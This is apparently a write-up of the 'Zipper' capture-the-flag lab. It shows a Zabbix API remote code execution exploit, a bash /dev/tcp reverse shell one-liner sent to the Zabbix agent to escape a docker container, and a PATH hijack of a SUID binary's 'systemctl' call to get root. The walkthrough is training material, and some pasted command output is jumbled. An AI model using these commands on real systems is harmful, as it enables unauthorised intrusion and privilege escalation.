

# Zipper

## Synopsis

Zipper highlights how privileged API access can be leveraged to gain RCE, and the risk of unauthenticated agent access. It also provides an interesting challenge in terms of overcoming command processing timeouts, and also highlights the dangers of not specifying absolute paths in privileged admin scripts/binaries.

## Skills

- Knowledge of Linux
- Knowledge of Web enumeration tools
- Zabbix API enumeration
- Zabbix agent command execution
- Relative path hijacking

## Exploitation


As always we start with the nmap to check what services/ports are open

```
└─# nmap -A 10.10.10.108
Starting Nmap 7.93 ( https://nmap.org ) at 2023-08-07 03:27 EDT
Nmap scan report for 10.10.10.108
Host is up (0.084s latency).
Not shown: 993 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 2048 5920a3a098f2a7141e08e09b8172990e (RSA)
|_ 256 aafe25f821247cfc54b5f0524694c76 (ECDSA)
|_ 256 892837e2b6ccd580381fb26a3ac3a184 (ED25519)
80/tcp    open  http         Apache httpd 2.4.29 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.29 (Ubuntu)
1022/tcp  filtered exp2
1287/tcp  filtered routematch
5800/tcp  filtered vnc-http
7402/tcp  filtered rtpsd-dd-mt
10024/tcp filtered unknown
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=8/7%OT=22%CT=1%CU=41515%PV=Y%DS=2%DC=T%G=Y%TM=64D09D8A
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=108%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)SEQ(
OS:SP=108%GCD=1%ISR=10B%TI=Z%CI=I%TS=A)OPS(O1=M53CST11NW7%O2=M53CST11NW7%O3
OS:=M53CNNT11NW7%O4=M53CST11NW7%O5=M53CST11NW7%O6=M53CST11)WIN(W1=7120%W2=7
OS:120%W3=7120%W4=7120%W5=7120%W6=7120)ECN(R=Y%DF=Y%T=40%W=7210%O=M53CNNSNW
OS:7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF
OS:=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=
OS:%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=
OS:0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RI
OS:PCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)


Network Distance: 2 hops
```

We can see a few ports open but the most interesting is web port

Opening the browser gave us a zabbix login page, that allows anonymous login



We login as a guest user to check what hosts are monitored by zabbix




We found 3 hosts:Zabbix,Zipper,Zapper

We also learnt that used version of zabbix is outdatd (v3)

Zabbix 3.0.21, © 2001–2018, Zabbix SIA

We tried to login as an admin user but we got an error message



The screenshot shows the Zabbix login interface. At the top, the ZABBIX logo is displayed in a red box. Below it, the 'Username' field contains the text 'admin'. A red error message, 'Login name or password is incorrect.', is shown below the username field. The 'Password' field is masked with dots. A checkbox labeled 'Remember me for 30 days' is checked. A blue 'Sign in' button is positioned below the password field. At the bottom of the login form, there is a link that says 'or sign in as guest'. Below the login form, there are links for 'Help' and 'Support'.

Username

admin

Login name or password is incorrect.

Password

••••••••


☒ Remember me for 30 days

Sign in

or [sign in as guest](#)

[Help](#) • [Support](#)

So we tried to login as a user which we learnt from enumerating content of zabbix and when we typed zapper as a username we got a different error message



This confirms that zapper is a valid user it's just GUI is disabled, But we also retrieved the version of zabbix, so we checked if there are any CVE against this version and it turned out that they are

We used CVE what provided us with a remote code execution

```
—# python2.7 39937.py
[zabbix_cmd]>>: whoami
zabbix
[zabbix_cmd]>>: id
uid=103(zabbix) gid=104(zabbix) groups=104(zabbix)
```

And a shell on the system

```
zabbix@1a9c61fcbaf:/ $ echo "system.run[bash -c 'nohup bash -i >& /dev/tcp/10.10.14.5/6666 0>&1 6']"| nc 127.17.0.1 10050
.14.5/6666 0>&1 6']"| nc 127.17.0.1 100506 /dev/tcp/10.10.
(UNKNOWN) [127.17.0.1] 10050 (zabbix-agent) : Connection refused
zabbix@1a9c61fcbaf:/ $ echo "system.run[bash -c 'nohup bash -i >& /dev/tcp/10.10.14.5/6666 0>&1 6']"| nc 172.17.0.1 10050
.14.5/6666 0>&1 6']"| nc 172.17.0.1 100506 /dev/tcp/10.10.
ZBXDzabbix@1a9c61fcbaf:/ $
```

But it looked like we got ourselves into a docker container, so we checked what other ports are open and we learnt that zabbix service is also running on the host system

We leveraged that information to get a code execution on the host system and then a reverse shell thus successfully escaping the docker container

```
# nc -nlvp 6666
listening on [any] 6666 ...
connect to [10.10.14.5] from (UNKNOWN) [10.10.10.108] 38284
bash: cannot set terminal process group (6844): Inappropriate ioctl for device
bash: no job control in this shell
zabbix@zipper:/ $ whoami
whoami
zabbix
zabbix@zipper:/ $
```

Now, on the host in order to escalate privileges to the root user, we checked if sticky bits are assigned to any binaries

```
find / -perm -4000 2> /dev/null
/home/zapper/utils/zabbix-service
/bin/ntfs-3g
/bin/umount
/bin/fusermount
/bin/ping
/bin/su
/bin/mount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
zabbix@zipper:/home/zapper/utils$
```

We found one binary with sticky bits on it, so we run strings commands line tool to check what strings literals are used, with the intention to perform a path hijacking

```

zabbix@zipper:/home/zapper/utills$ strings zabbix-service
tdx
/usr/bin/chsh
/lib/ld-linux.so.2
/usr/bin/chfn
libc.so.6
/usr/bin/sudo
_IO_stdin_used
/usr/bin/newgrp
setuid
/usr/bin/gpasswd
puts
/usr/bin/traceroute6.iputils
stdin
/usr/lib/openssh/ssh-keysign
printf
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
fgets
/usr/lib/elfutils/libelf-get-device
strncpy
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
system
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
__cxa_finalize
zabbix@zipper:/home/zapper/utills$
setgid
strcmp
__libc_start_main
__stack_chk_fail
GLIBC_2.1.3
GLIBC_2.4
GLIBC_2.0
_ITM_deregisterTMCloneTable
__gmon_start__
_ITM_registerTMCloneTable
Y[^\n]
UWVS
[^\n]
start or stop?:
start
systemctl daemon-reload && systemctl start zabbix-agent
stop
systemctl stop zabbix-agent

```

We found that systemctl command does not use full path thus is susceptible to path hijacking that can be used to escalate privileges to the root user

```

zabbix@zipper:/home/zapper/utills$ cd /tmp
zabbix@zipper:/tmp$ echo "/bin/sh" > systemctl
zabbix@zipper:/tmp$ chmod 777 systemctl
zabbix@zipper:/tmp$ export PATH=/tmp:$PATH
zabbix@zipper:/tmp$ cd -
/home/zapper/utills
zabbix@zipper:/home/zapper/utills$ ./zabbix-service
start or stop?: start
# whoami
root
#

```

And we successfully escalated privileges to the root user